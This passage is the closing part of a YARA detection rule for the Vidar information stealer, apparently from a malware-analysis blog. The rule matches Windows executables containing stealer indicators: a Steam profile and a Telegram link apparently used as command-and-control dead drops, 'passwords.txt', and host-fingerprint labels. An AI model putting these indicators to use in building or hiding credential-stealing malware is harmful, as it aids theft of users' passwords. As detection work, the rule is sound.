    $B1 = "steamcommunity.com/profiles/76561199832267488"  
    $B2 = "t.me/g_etcontent"  
    $B3 = "information.txt"  
    $B4 = "passwords.txt"  
    $B5 = "HWID:"  
    $B6 = "MachineID:"  
    $B7 = "GUID:"  
    $B8 = "AV:"  
  
  condition:  
    ($mz at 0) and 2 of ($B*)  
}
```



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Source: <https://aviab1.github.io/blog/vidar-stealer/>